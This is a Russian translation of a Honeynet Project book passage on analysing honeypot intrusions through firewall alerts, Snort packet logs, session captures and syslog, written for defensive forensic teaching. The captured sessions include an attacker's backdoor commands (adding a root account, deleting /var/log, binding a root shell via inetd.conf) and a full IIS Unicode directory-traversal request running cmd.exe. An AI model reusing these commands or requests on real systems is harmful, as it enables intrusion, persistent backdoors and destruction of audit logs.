Date: Sat, 09 Dec 2000 07:17:10 -0600
From: ids@honeynet.org
To: admin@honeynet.org
Subject: - - - Snort IDS Alert - - -
```

```
Dec 9 07:17:10 ids snort[6511]: IDS362 - MISC - Shellcode X86 NOPS-UDP:
10.1.1.1:710 - > 172.16.1.104:931
```

Обратите внимание на то, что у сигнатуры также есть номер-определитель, IDS362, который можно использовать, чтобы получить подробную информацию об этом нападении. Один из участников нашего проекта, Макс Вижн, создал базу данных, где подробно описывается более 400 сигнатур, которые может определить Snort. Такой анализ сигнатур дает подробное представление о том, на что похожа атака, что она означает, как обнаруживается сигнатура, и огромное количество другой важной информации. Команда Honeynet регулярно пользуется этой открытой для общего пользования базой данных IDS-сигнатур. Сведения об этом размещены по адресу: *http://www.snort.org*. Там мы нашли следующий отчет об этом виде зондирования, IDS363.

> Была обнаружена последовательность знаков 0x90. В зависимости от контекста это обычно указывает на команду NOP (команда в процессорах фирмы Intel, обозначающая отсутствие каких-либо действий), выраженную в машинном коде процессоров семейства x86. При многих нападениях путем переполнения буфера высылается серия байтов NOP (no-operation), чтобы увеличить шансы успешного взлома. Эта атака обычно называется «NOP sled».

Сразу же после нападения мы получаем очередное предупреждение брандмауэра, указывающее на то, что взломщик из удаленной системы blackhat.example.com установил соединение с нашей honeypot через порт 39168.

```
Date: Sun, 09 Dec 2000 07:17:22 -0600 (CST)
From: firewall@honeynet.org
To: admin@honeynet.org
Subject: - - - Firewall Scan Alert - - -

Вы получили это сообщение, потому что кто-то, возможно, сканирует вашу
систему. Ниже приводится пакет, зарегистрированный брандмауэром. Это чет-
вертое из пяти электронных предупреждений от blackhat.example.com.

        - - - - CRITICAL INFORMATION - - - - -

        Date: 09Dec2000
        Time: 07:17:22
        Source: blackhat.example.com
        Destination: honeypot-4
        Service: 39168

        - - - - - ACTUAL FW-1 LOG ENTRY - - - - -
09Dec2000 07:17:22 accept firewall >qfe1 usealert proto tcp src blackhat.
example.com dst honeypot-4 service 39168 s_port 2646 len 48 rule 9 blackhat.
example.com xlatedst honeypot-4 xlatesport 2646 xlatedport 39168
```

Это предупреждение извещает нас о том, что взломщик из удаленной системы только что попытался установить соединение с нашей honeypot через порт с номером 1023, сразу же после совершения нападения. У порта 39168 нет ни одного привязанного к нему сервиса, так что все это очень подозрительно. Кроме того, наша система IDS Snort не предупредила об этом соединении. Скорее всего, получилось так, что нападение путем переполнения буфера RPC создало временную командную оболочку, и теперь взломщик подсоединился к ней. Мы можем предположить, что, установив для соединения с приемником черный ход, нападающий получит доступ к honeypot через командную строку. Это простое соединение – вероятнее всего, TELNET или соединение netcat – IDS не заметила, так как оно не соответствует ни одной заданной сигнатуре; это простое TCP-соединение одного порта машины нападающего с одним портом honeypot. Однако брандмауэр предупредил нас об этих действиях, так как любой входящий и исходящий из Honeynet трафик подозрителен. Это доказывает ценность системных журналов брандмауэра. Система предупреждения IDS не смогла обнаружить соединение; однако брандмауэр его зарегистрировал, так как само соединение уже подозрительно, несмотря на то что не соответствует ни одной из сигнатур IDS. Это указывает на важность многоуровневой записи информации. Давайте посмотрим, подтвердится ли наша гипотеза.

Snort также записала эти соединения в бинарный регистрационный файл, в том числе и полезную нагрузку пакетов. Теперь мы можем извлечь подробную информацию о нападении, просмотрев бинарные файлы регистрации. Эти подробности помогут нам, например, раскрыть вид нового нападения, которое не соответствует сигнатурам IDS, получить определенную информацию об IP или заголовках протоколов UDP/TCP, записи «дактилоскопии» (см. главу 7) или разнообразные другие данные. На основании нашего опыта можно сказать, что записанные в бинарный регистрационный файл входящие и исходящие из Honeynet пакеты оказались самым ценным источником информации. В случае с нашим RPC-нападением можно взглянуть на то, как происходил взлом системы. Просмотрев все пакеты, составляющие соединение, мы также сможем установить, было ли соединение с портом 39168 нелегальным.

Во-первых, мы запрашиваем в регистрационном бинарном файле Snort данные обо всех действиях, связанных с портом 39168, который, по нашему мнению, был использован для установления нелегального соединения. Основная цель взлома, скорее всего, состояла в том, чтобы создать оболочку, выполняющую команды этого порта. Итак, мы запрашиваем двоичный регистрационный файл о конкретном порте следующим образом:

```
ids $snort -vdr snort-1209@0005.log port 39168
```

Затем Snort распечатывает всю информацию о пакетах[1], касающуюся порта 39168. Ниже приведена информация заголовка первого пакета. На основе этих данных мы начинаем многое понимать.

```
12/09-07:17:22.847098 10.1.1.1:2646 -> 172.16.1.104:39168
TCP TTL:49 TOSr0x0 ID:50108 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x6B9CD06A Ack: 0x4D5819B6 Win: 0x7D78 TcpLen:32
TCP Options => NOP NOP TS: 98106837 107932029
```

1. Пакет был зарегистрирован 9 декабря в 07:17:22.
2. Пакет был послан из системы 10.1.1.1 с порта 2646 на нашу honeypot, порт 39168.
3. Это пакет TCP; Time to Live (время жизни) – 49 пересылок; Type of Service (тип сервиса), 0; Packet ID 50108; длина IP-заголовка 20 байт; общий объем пакета 1500 байт; установлен бит Don't Fragment (не фрагментировать).
4. Установлены биты кодов Push и Ack: Sequemce number 0x6B9CD06A; Acknowledge number 0x4D5819B6: размер окна 0x7D78; объем TCP заголовка 32 байта.

Ниже приводится информация заголовка пакета. Система Snort также позволяет посмотреть переданную полезную нагрузку пакета в двух разных форматах. Первый формат представлен в шестнадцатеричной форме – это столбец двухзначных чисел слева. Второй формат – это перевод шестнадцатеричной системы в ASCII (правый столбец).

```
65 63 68 6F 20 75 73 65 72 3A 78 3A 35 30 30 30  echouser:x:5000
3A 35 30 30 30 3A 2F 75 73 65 72 3A 2F 74 6D 70  :5000:/user:/tmp
3A 2F 62 69 6E 2F 62 61 73 68 20 3E 3E 20 2F 65  :/bin/bash >> /e
74 63 2F 70 61 73 73 77 64 3B 20 65 63 68 6F 20  tc/passwd; echo
75 73 65 72 3A 59 69 32 79 43 47 48 6F 30 77 4F  user:Yi2yCGHo0w0
77 67 3A 31 30 38 38 34 3A 30 3A 39 39 39 39 39  wg:10884:0:99999
3A 37 3A 2D 31 3A 2D 31 3A 31 33 34 35 33 38 34  :7:-1:-1:1345384
31 32 20 3E 3E 20 2F 65 74 63 2F 73 68 61 64 6F  12 >> /etc/shado
77 3B 20 65 63 68 6F 20 73 65 6E 64 6D 61 69 6C  w; echo sendmail
3A 3A 31 30 38 36 35 3A 30 3A 39 39 39 39 39 3A  ::10865:0:99999:
37 3A 2D 31 3A 2D 31 3A 31 33 34 35 33 38 34 36  7:-1:-1:13453846
30 20 3E 3E 20 2F 65 74 63 2F 73 68 61 64 6F 77  0 >> /etc/shadow
3B 20 65 63 68 6F 20 73 65 6E 64 6D 61 69 6C 3A  ; echo sendmail:
78 3A 30 3A 30 3A 3A 2F 72 6F 6F 74 3A 2F 62 69  x:0:0::/root:/bi
6E 2F 62 61 73 68 20 3E 3E 20 2F 65 74 63 2F 70  n/bash >> /etc/p
61 73 73 77 64 3B 20 70 77 63 6F 6E 76 3B 20 72  asswd; pwconv; r
6D 20 2D 72 66 20 2F 76 61 72 2F 6C 6F 67 3B 65  m -rf /var/log;e
```

[1] Всем, кто интересуется подробным анализом пакетов, мы настоятельно рекомендуем книгу Ричарда Стивенса (Richard Stevens) «TCP/IP Illustrated, Volume I» (Addison-Wesley, 1994).

```
63 68 6F 20 31 36 30 30 30 20 73 74 72 65 61 6D  cho 16000 stream
20 74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74  tcp nowait root
20 2F 75 73 72 2F 73 62 69 6E 2F 74 63 70 64 20  /usr/sbin/tcpd
2F 62 69 6E 2F 73 68 20 3E 3E 20 2F 65 74 63 2F  /bin/sh >> /etc/
69 6E 65 74 64 2E 63 6F 6E 66 3B 72 6D 20 2D 72  inetd.conf;rm -r
66 20 2F 65 74 63 2F 68 6F 73 74 73 2E 64 65 6E  f /etc/hosts.den
79 3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69  y;killall -HUP i
6E 65 74 64 3B 00 02 40 68 38 01 40 C4 9C 04 08  netd;..@h8.@....
84 9C 04 25 D6 9C 04 08 02 00 00 25 00 00 00 00  ...%.......%....
```

Преобразованный код ASCII показывает команды, которые будут выполнены на нашей honeypot. Предположение оказалось верным: соединение с портом 39168 – это соединение с временным запасным ходом, через который загружаются команды, использованные взломщиком для изменения конфигурации нашей системы. Запасной ход в данном случае – это оболочка, выполняющая команды, присылаемые через этот порт с правами root (у пользователя тот же UID, что и у сервиса rpc.statd).

Третий уровень информации, который может предоставить Snort, – комбинации клавиш. Snort делает это путем сбора всей информации ASCII и сохранения текста ASCII в однородном текстовом файле. Эти сведения могут иметь жизненное значение, так как они шаг за шагом описывают действия взломщика. Однако это эффективно, только когда информация передается открытым текстом. Snort может записывать зашифрованный трафик, однако он не представляет никакой ценности, так как данные невозможно разобрать без соответствующих секретных ключей для расшифровки. В случае с атакой, использовавшей rpc.statd, мы записали действия, выполненные в оболочке, привязанной к порту 39168, поскольку они были переданы открытым текстом. Мы можем видеть, как при помощи временного запасного хода, подчиняющегося порту 39168, взломщик создает постоянный запасной ход. Это те же самые данные, которые мы видели в пакете, но Snort взяла все данные ASCII и конвертировала их в гораздо более удобный для чтения формат.

Приведенный ниже код – это регистрационный файл, SESSION:39618-1646, созданный в Snort. Поле SESSION указывает на то, что это файл врезки сеанса связи. Номер 39618-1646 – исходный порт и порт назначения, между которыми устанавливалось соединение.

В данном случае взломщик создает две учетных записи, `user` и `sendmail`, добавляя соответствующие записи в файлы `/etc/passwd` и `/etc/shadow` на машине-«жертве». Затем он создает постоянный запасной выход, привязанный к порту 16000, изменяя конфигурацию `inetd` так, чтобы всякий раз при соединении через порт 16000 запускалась командная оболочка. После редактирования `inetd.conf` атакующий посылает программе `inetd` сигнал HUP, чтобы она перечитала файл конфигурации.

```
ids $cat SESSION:39168-2646
echo user:x:S000:5000:/user:/tmp:/bin/bash >> /etc/passwd;
echo user:Yi2yCGHo0w0wg:10884:0:99999:7:-1:-1:134538412 >> /etc/shadow;
echo sendmail::10865:0:99999:7:-1:-1:134538460 >> /etc/shadow;
echo sendmail:x:0:0::/root:/bin/bash >> /etc/passwd;
pwconv; rm -rf /var/log;
echo 16000 stream tcp nowait root /usr/sbin/tcpd /bin/sh >> /etc/inetd.conf;
rm -rf /etc/hosts.deny;
killall -HUP inetd
```

Такой анализ выполняется и для систем на основе Windows NT. Например, далее приводится образец кода из нападения на NT. В этом нападении мы рассматриваем данные, аналогичные нападению на Linux rpc.statd; в нашем случае, однако, honeypot – это Web-сервер IIS (Internet Infotmation Server), работающий под управлением NT и подвергшийся unicode-нападению, еще одному весьма распространенному виду взлома. Сначала Snort предупреждает нас о подозрительных действиях: unicode-нападении в сочетании с прослеживанием информации о структуре директории. Эти предупреждения были созданы в Snort, переправлены для архивации на сервер syslogd и по электронной почте администратору в режиме реального времени, точно так же, как и в случае с нападением на rpc.statd. Ниже приводятся два предупреждения, сгенерированные во время атаки. Как и в случае с операционной системой Linux, это один из первых показателей того, что совершается нападение.

```
snort[18259]: spp_http_decode: IIS Unicode attack detected: 10.1.1.1:2310 ->
172.16.1.104:80
Jan 18 19:03:50 ids snort[18259]: IDS297 - WEB MISC - http-directory-traversal
1: 10.1.1.1:2310 -> 172.16.1.104:80
```

Обратите внимание, что во втором предупреждении мы опять встречаемся с номером IDS, определяющим этот вид предупреждения, в данном случае IDS297.

База данных Макса Вижна по адресу *http://www.snort.org* дает нам следующую информацию. Оказывается, что это нападение является попыткой разбить древовидную структуру Web-каталогов.

> Многие Web-серверы и CGI-сценарии уязвимы перед нападениями через прослеживание каталогов. Во ряде случаев Web-приложение может позволять доступ к определенной части файловой системы. При отсутствии соответствующей проверки вводимых пользователем данных сервер зачастую может добавить в путь директории «..», что разрешает доступ к вышестоящим каталогам. В результате можно подняться до корневого каталога и получить доступ ко всей файловой системе.

На основании предупреждений системы Snort становится понятно, что нужно искать в бинарных регистрационных файлах Snort. Помните, она захватила и записала все пакеты этого нападения. Для того чтобы провести анализ данных, мы можем подробно рассмотреть каждый пакет. Предыдущее предупреждение указывает на то, что нападение произведено из системы 10.1.1.1, исходный порт 2310. Если поискать именно этот пакет в бинарном регистрационном файле, можно получить следующую информацию. Перед нами атака с использованием unicode, осуществленная путем создания специального HTTP-запроса.

```
ids# snort -vdr snort-0118@0007.log host 10.1.1.1 and port 2310

01/18-19:03:50.415279 10.1.1.1:2310 -> 172.16.1.104:80
TCP TTL:114 TOS:0x0 ID:35663 IpLen:20 DgmLen:410 DF
***AP*** Seq: 0x1C61B72 Ack: 0x4D629011 Win: 0x2238 TcpLen: 20
47 4S 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 2S  GET /scripts/..%
63 30 2S 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 6S 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 2B 63 3A 5C 49 6E 65 74 70 75 62  c+dir+c:\Inetpub
20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70  HTTP/1.1..Accep
74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D  t: image/gif, im
61 67 65 2F 78 20 78 62 69 74 6D 61 70 2C 20 69  age/x-xbitmap, i
6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65  mage/jpeg, image
2F 70 6A 70 65 67 2C 20 2A 2F 2A 0D 0A 41 63 63  /pjpeg, */*..Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
2D 75 73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F  -us..Accept-Enco
64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  ding: gzip, defl
61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A  ate..User-Agent:
20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F  Mozilla/4.0 (co
6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35  mpatible; MSIE 5
2E 30 3B 20 57 69 6E 64 6F 77 73 20 39 38 3B 20  .0; Windows 98;
44 69 67 45 78 74 29 0D 0A 48 6F 73 74 3A 20 6C  DigExt)..Host: 1
61 62 2E 77 69 72 65 74 72 69 70 2E 6E 65 74 0D  ab.wiretrip.net.
0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65  .Connection: Kee
70 2D 41 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65 3A  p-Alive..Cookie:
20 41 53 50 53 45 53 53 49 4F 4E 49 44 51 47 51  ASPSESSIONIDQGQ
S1 47 47 50 4B 3D 47 41 4F 46 4D 47 41 43 43 4F  QGGPK=GAOFMGACCO
4C 49 41 43 4B 42 44 49 48 44 49 42 45 4C 0D 0A  LIACKBDIHDIBEL..
0D 0A
```

Взломщик воспользовался уязвимым местом Web-сервера IIS и заставил honeypot выполнить команду: листинг директории \Inetpub. При unicode-нападении используется ошибка сервера IIS в функции проверки определенной кодировки символов. Web-сервер ошибочно установил некоторые

значения и разрешил удаленному пользователю перейти в структуру каталогов Web-сервера и выполнять команды. Выдержка с Web-сайта участника Honeynet-проекта Rain Forest Puppy, *http://www.wiretrip.net*:

> Создается впечатление, что атаки, использующие значения %c0%af и %c1%9c, можно осуществлять только на IIS 5. Любопытство – это мое лучшее качество, и я попробовал этот прием на IIS 4. Вот это да – там тоже работает.
>
> Действительно ли это основано на UNICODE? Да, %c0%af и %c1%9c – это удлиненное представление знаков «/» и «\» в UNICODE. Также могут существовать и еще более длинные (3 и более байт) представления. Кажется, IIS декодирует UNICODE в неверном месте (после проверки пути, а не до). До последнего времени я этого не знал (до того, как провел некоторые исследования по UTF-8 – кодировка unicode).

Мы можем видеть результат этого запроса при помощи функции Snort сохранить часть сеанса связи. Далее приводится информация, которую передала взломщику honeypot:

```
ids $cat SESSION:2310-80
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 19 Jan 2001 01:02:35 GMT
Connection: close
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 8403-6A0E

Directory of c:\Inetpub

12/07/00       03:30p      <DIR>          .
12/07/00       03:30p      <DIR>          ..
11/26/00       12:40p      <DIR>          ftproot
11/26/00       12:40p      <DIR>          gophroot
12/07/00       03:31p      <DIR>          iissamples
11/26/00       12:40p      <DIR>          scripts
12/15/00       08:56p      <DIR>          wwwroot
                     7 File(s)              0 bytes
                                1,690,693,632 bytes free
```

Врезки сеансов связи полезны для захвата не только комбинаций клавиш, но и других соединений, например Internet Relay Chat. Snort также может перехватить сообщения, переданные открытым текстом, например IRC, поэтому мы можем увидеть, как общаются между собой взломщики в режиме реального времени. Эта информация может оказаться необычайно интересной. Самые ценные данные мы получили из разговоров

взломщиков между собой. Таким образом, мы узнали, что одна из наших honeypot была взломана группой румынских хакеров. Затем они использовали honeypot как центральный пункт для обмена информацией, и мы записали все чаты, в которых они общались. Один из лидеров записал себя на видеокамеру и затем переслал изображение на Web-сайт в режиме реального времени. На кадрах был не только он, но и экран компьютера. Он хотел, чтобы товарищи увидели его в режиме реального времени, однако не предполагал, что создатели проекта Honeynet смогут заглянуть через его (виртуальное) плечо и записать URL. Это был один из первых случаев, когда мы владели визуальной информацией об одном из взломщиков. В главе 11 очень подробно рассказывается о том, какую ценность могут представлять перехваченные разговоры IRC.

Макс Вижн разработал инструментарий, который быстро и эффективно выделяет из IRC важную для анализа информацию. Этот инструмент, privmsg.pl, берет необработанный двоичный системный журнал, выделяет сеансы IRC, а затем преобразует данные так, чтобы отображались только разговоры. Результат может быть представлен в текстовом формате ASCII или в HTML с цветовым выделением. Этот инструмент оказал проекту Honeynet неоценимую услугу, так как позволил быстро получать важные сведения от взломщиков, пользующихся IRC. Вот опции утилиты, написанной на языке PERL:

```
ids $privmsg.pl
// PRIVMSG colorized irc sniffer, Max Vision http://whitehats.com/
Usage: privmsg.pl [-s | -r tcpdumpfile] {-o | -c} {-a} {-l packetlimit}
          -s             = starting sniffing now
          -p <port>      = optional tcp port to consider (default 6667)
          -r <filename>  = parse an existing tcpdump/Snort file
          -l <limit>     = how many *packets* to parse; omit to do all
          -a             = strip address portion from irc nicks
          -o             = HTML output (you might want to redirect this)
          -c             = colorized output

irc $privmsg.pl -r snort-0217@0005.log -a -o > irc.html
```

В файле irc.html будут содержаться разговоры IRC, выделенные из бинарного регистрационного файла Snort.

Мы только что проанализировали два нападения на основании данных, которые собрала выбранная нами система IDS Snort, и обнаружили, что Snort представляет собой один из самых мощных инструментов сбора данных. Три основные области его использования – предупреждение, анализ пакетов и захват открытого текста. В совокупности эти данные могут содержать подробную информацию о действиях взломщиков.

Системные журналы

Мы уже обсудили, как брандмауэр и IDS обнаруживают, регистрируют и предупреждают о подозрительных действиях в сети. Теперь вместо предоставления сведений, перехваченных на сетевом уровне, мы объясним, как анализировать системные действия на самой honeypot. Возможно, вы помните из предыдущей главы, что все действия системы регистрируются на удаленном сервере syslog. Это гарантирует, что после ее взлома все равно сохранится верная копия системных журналов. У большинства систем, в том числе у различных видов UNIX, Microsoft Windows NT и сетевого оборудования Cisco, есть возможности syslogd. Если сервер syslog тоже оказывается взломанным – помните, это honeypot, только более защищенная, – то IDS должна записать все системные журналы по мере того, как они пересылаются от одной системы в сети к другой. Следовательно, системные журналы хранятся в трех местах: в системах, где происходят действия, на сервере syslog и в записях IDS, которая перехватывает все пакеты, пересылаемые на сервер syslog. В системных журналах мы ищем следующую информацию:

- как вошли в систему «плохие парни». Зачастую эта информация хранится в системных регистрационных файлах. Определив сигнатуры нападения в системных журналах, можно узнать, что необходимо искать в атакованной системе;
- откуда исходили атака. Системные журналы зарегистрируют, откуда пришли «плохие парни». Если больше ничего нет, эти журналы зарегистрируют, из какой системы они первоначально вошли;
- что такое системные действия. Системные журналы запишут такие действия как перезагрузку системы, что необходимо для проведения некоторых атак; интерфейсы переходят в беспорядочный режим (состояние, в котором сетевой адаптер обнаруживает в сети все фреймы вне зависимости от их конечного адреса), что случается при активизации sniffer; или остановку/запуск определенных сервисов.

Кроме того, что зарегистрировано, важно и то, что не зарегистрировано. Одна из первых задач взломщиков заключается в удалении системных журналов. Чтобы определить действия взломщика, можно сравнить журналы, хранящиеся на защищенном сервере, с регистрационными файлами взломанной honeypot, которые, возможно, были изменены. Таким образом вы узнаете, что сделал взломщик с регистрационными файлами honeypot.

Ниже приведен отрывок из системного журнала `/var/log/messages` системы honeypot-4, которая была взломана при нападении на rpc.statd. Honeypot зарегистрировала это нападение в системном журнале и переправила

записи на удаленный сервер через syslogd. На следующий день после атаки мы видим в тех же регистрационных записях, что пользователь установил исходящее из системы соединение. Обратите внимание на две учетные записи пользователя. Как и в случае с учетными записями, созданными в предыдущем нападении, взломщик сначала получает доступ с учетной записью operator, а затем получает привилегии администратора с учетной записью cgi.

```
Dec 09 07:17:13 honeypot-4 rpc.statd[336]: gethostbyname error for
^Xw^??^Xw^??^Yw^??^Yw^??^Zw^??^Zw^??^[w^??^[w^??bffff750 8049710
8052c1868746567627473 6f6d616e797265206520726f7220726f66

        bffff718
                                                        bffff719
bfff
f71a

bffff71b^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
Dec 9 11:08:56 honeypot-4 in.telnetd[11883]: connect from 194.102.90.21
Dec 9 11:09:34 honeypot-4 PAM_pwdb[11884]: (login) session opened for user
operator by (uid=0)
Dec 9 11:09:34 honeypot-4 login: LOGIN ON 1 BY operator FROM
blackhat.example.com
Dec 9 11:09:53 honeypot-4 PAM_pwdb[11900]: (su) session opened for user cgi
by operator(uid=11)
```

Системные журналы можно использовать для подтверждения регистрационных записей брандмауэра и IDS. В данном случае мы подтверждаем, что против системы действительно было совершено нападение на rpc.statd. Кроме того, системные журналы указывают на то, что для получения доступа к honeypot были использованы две учетные записи – operator и cgi.

Взломщик не пытался скрыть свои действия, изменяя регистрационные файлы. Так что системные журналы на самой honeypot и системные журналы, записанные на удаленном сервере, были идентичны. Если бы взломщик изменил системные журналы (см. главу 11), мы бы заметили разницу между журналами с honeypot и записями, отправленными на удаленный сервер регистрации.

Чтобы собрать дополнительную информацию, в систему honeypot можно внести некоторые изменения. Например, в UNIX можно модифицировать системную оболочку так, чтобы она перехватывала комбинации

клавиш и передавала эту информацию на удаленный сервер регистрации. Это необычайно полезно, если сеансы связи невозможно перехватить в сети, например когда взломщики для установления соединения с honeypot пользуются закодированным каналом, таким как ssh. По собственному опыту можем сказать, что тенденция к использованию зашифрованных инструментов стремительно распространяется в среде взломщиков. Ранее уже отмечалось, что команда Honeynet Project разработала несколько способов перехвата информации о нажатых клавишах и передачи данных на удаленный сервер регистрации. (Исходные коды и соответствующие бинарные файлы размещены на сайте *http://www.dmkpress.ru*.) Эти клавиши были записаны при помощи измененной версии оболочки bash и переданы на сервер syslog. Преимущество такого способа заключается в том, что даже при закодированных действиях взломщика мы все равно узнаем о нажатых им клавишах. Ниже приведена информация, перехваченная у взломщика из Румынии. Она дает нам представление о мотивах нападения на honeypot. Мы видим, что взломщик пытается использовать систему в качестве источника для запуска IRC bot (robot), emech-2.8. Обратите внимание на то, как двоичный файл был переименован в ftp14 – получил название, кажущееся невинным.

```
Dec 9 11:09:42 honeypot-4 -sh:  HISTORY: PID=11885  UID=11 su cgi
Dec 9 11:13:27 honeypot-4 bash: HISTORY: PID=11901  UID=0 ls
Dec 9 11:13:57 honeypot-4 bash: HISTORY: PID=11901  UID=0 cd emech-2.8
Dec 9 11:14:01 honeypot-4 bash: HISTORY: PID=11901  UID=0 ls
Dec 9 11:14:20 honeypot-4 bash: HISTORY: PID=11901  UID=0 ./ftp14
Dec 9 11:14:26 honeypot-4 bash: HISTORY: PID=11901  UID=0 cd root
Dec 9 11:14:32 honeypot-4 bash: HISTORY: PID=11901  UID=0 cd
Dec 9 11:14:37 honeypot-4 bash: HISTORY: PID=11901  UID=0 cd root
Dec 9 11:16:16 honeypot-4 -sh:  HISTORY: PID=11916  UID=11 su cgi
```

Преимущество такого метода перехвата клавиш заключается в том, что мы получаем не только их, но также пользователя UID и PID. Мы обнаружили, что для ОС NT системные журналы оказались не такими ценными по сравнению с возможностями регистрации традиционных систем типа UNIX.

Резюме

Мы рассказали о трех основных вариантах анализа данных, которыми пользуется команда Honeynet Project. Первый метод заключается в информационном анализе предупреждений брандмауэра, которые снабжают нас информацией о действиях взломщика в режиме реального времени. Более

того, эти действия архивируются для дальнейшего использования. Второй, и самый важный, способ – запись пакетов. Каждый пакет и его полезная нагрузка перехватывается и архивируется для будущего просмотра. Эта информация хранится как в двоичном формате, так и в формате ASCII. Подозрительные действия также можно обнаружить при записи переданных пакетов. Последняя составляющая анализа данных, системные журналы, говорит о действиях в системе. Изучив все варианты анализа данных, необходимо применить их к системе, которая была взломана.

6 Анализ взломанной системы

После обсуждения инструментов и технических приемов, используемых при анализе данных, мы постараемся применить их в процессе проверки системы, подвергшейся нападению. Шаг за шагом мы восстановим события, произошедшие во время варварского взлома системы honeypot, которая представляла собой сервер Red Hat 6.0, установленный с параметрами по умолчанию. В ходе инсталляции ни один параметр не был изменен, так что описанные здесь слабые места существуют во всех установленных по умолчанию системах RH. Вся информация IDS и анализаторов пакетов приведена здесь в формате Snort. Читая эту главу, обратите внимание на то, к каким разнообразным слоям информации мы обращаемся.

Нападение

26 апреля 2000 года в 6:43 Snort предупредила нас, что одна из систем honeypot была атакована при помощи команды NOP (no operation) – это указывало на атаку путем переполнения буфера, направленную на порт 53. В этом случае Snort определила начало атаки и сделала предупреждающую запись в файл /var/log/messages, который постоянно просматривается при помощи Swatch. (Внимание! В этой главе IP-адрес 172.16.1.107 принадлежит honeypot. Все остальные системы – это IP-адреса, используемые взломщиками.)

```
Apr 26 06:43:05 ids snort[6283]: IDS181/nops-x86: 63.22.84.13:1351 ->
172.16.1.107:53
```

Honeypot ежедневно подвергается многочисленному зондированию, сканированию, получает постоянные запросы, но такое предупреждение,

как это, немедленно привлекло наше внимание, поскольку оно указывало на то, что система, скорее всего, взломана. И действительно, меньше чем через две минуты мы получили по электронной почте сообщение о том, что система 213.28.22.189 обратилась к взломанному ресурсу с запросом об установлении соединения TELNET. Это соединение подтверждено системным журналом honeypot. Сначала мы видим предупреждение брандмауэра:

```
Date: Wed, 26 Apr 2000 06:44:25 -0600 (CST)
From: ids@honeynet.org
To: admin@honeynet.org
Subject: - - - Firewall Scan Alert - - -

Вы получили это сообщение, потому что кто-то, возможно, сканирует вашу
систему. Ниже приводится пакет, зарегистрированный брандмауэром. Это первое
из пяти электронных предупреждений от 213.28.22.189.

        - - - - CRITICAL INFORMATION - - - - -

        Date: 26Apr2000
        Time: 06:44:25
        Source: 213.28.22.189
        Destination: victim7-ext
        Service: telnet

        - - - - - ACTUAL FW-1 LOG ENTRY - - - - -

26Apr2000 06:44:25 accept firewall >qfe1 usealert proto tcp 213.28.22.189 dst
victim7-ext service telnet s_port 1818 len 44 rule 12 xlatesrc 213.28.22.189
xlatedst victim7-int xlatesport 1818 xlatedport telnet
```

Затем в системном журнале подтверждается установление соединения TELNET. Обратите внимание на то, как системный журнал фиксирует учетные записи пользователя, и на тот факт, что взломщик получает привилегии администратора.

```
Apr 26 06:44:25 victim7 PAM_pwdb [12509] (login) session opened for user
twin by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb [12521]: (su) session opened for user
hantu by twin(uid=506)
```

Наш взломщик получил доступ привилегированного пользователя и теперь может управлять системой. Как он смог это сделать? Что случилось? Что взломщик делал после того, как получил этот доступ? По каким причинам он решил атаковать систему?

Анализ

При изучении нападения начинайте с самого начала. Где взломщик приступил к своим действиям? Как только мы определимся с началом, все нападение можно будет проследить шаг за шагом, анализируя его параметры. Помните, не надо ограничивать себя целью определения одних лишь действий взломщика. Нам нужно знать, что он делал до и после нападения, в частности технические приемы, тактику и мотивы нападения.

Обычно взломщики начинают со сбора информации: прежде чем нанести удар, им нужно определить существующие слабые места. Если ваша система была вскрыта, то, как правило, хакер не впервые имеет дело с такой системой. Большинство нападений начинается со сбора информации перед началом атаки. Таким образом, именно со стадии сбора взломщиком информации мы и начнем.

Если обратиться к предупреждению, то видно, что нападение совершено на порт 53, а это означает – система подверглась атаке через DNS. Так что мы начнем просматривать заархивированные предупреждения Snort, чтобы найти предположительные информационные запросы, предшествующие DNS. И действительно, в архивах предупреждений Snort мы находим, что той же системой, из которой исходила угроза, было произведено зондирование с целью определения версии DNS.

```
Apr 25 02:08:07 ids snort[5875]: IDS278/named-probe-version:
63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 ids snort[5875]: IDS278/named-probe-version:
63.226.81.13:4630 -> 172.16.1.107:53
```

Обратите внимание на номер ссылки на предупреждении: IDS278. При помощи этого номера можно получить более подробную информацию на Web-сайте *http://www.snort.org*. Этот сайт, поддерживаемый Максом Вижном, является великолепным источником информации, и мы часто пользуемся им при анализе данных. Вот что мы узнали об этом предупреждении.

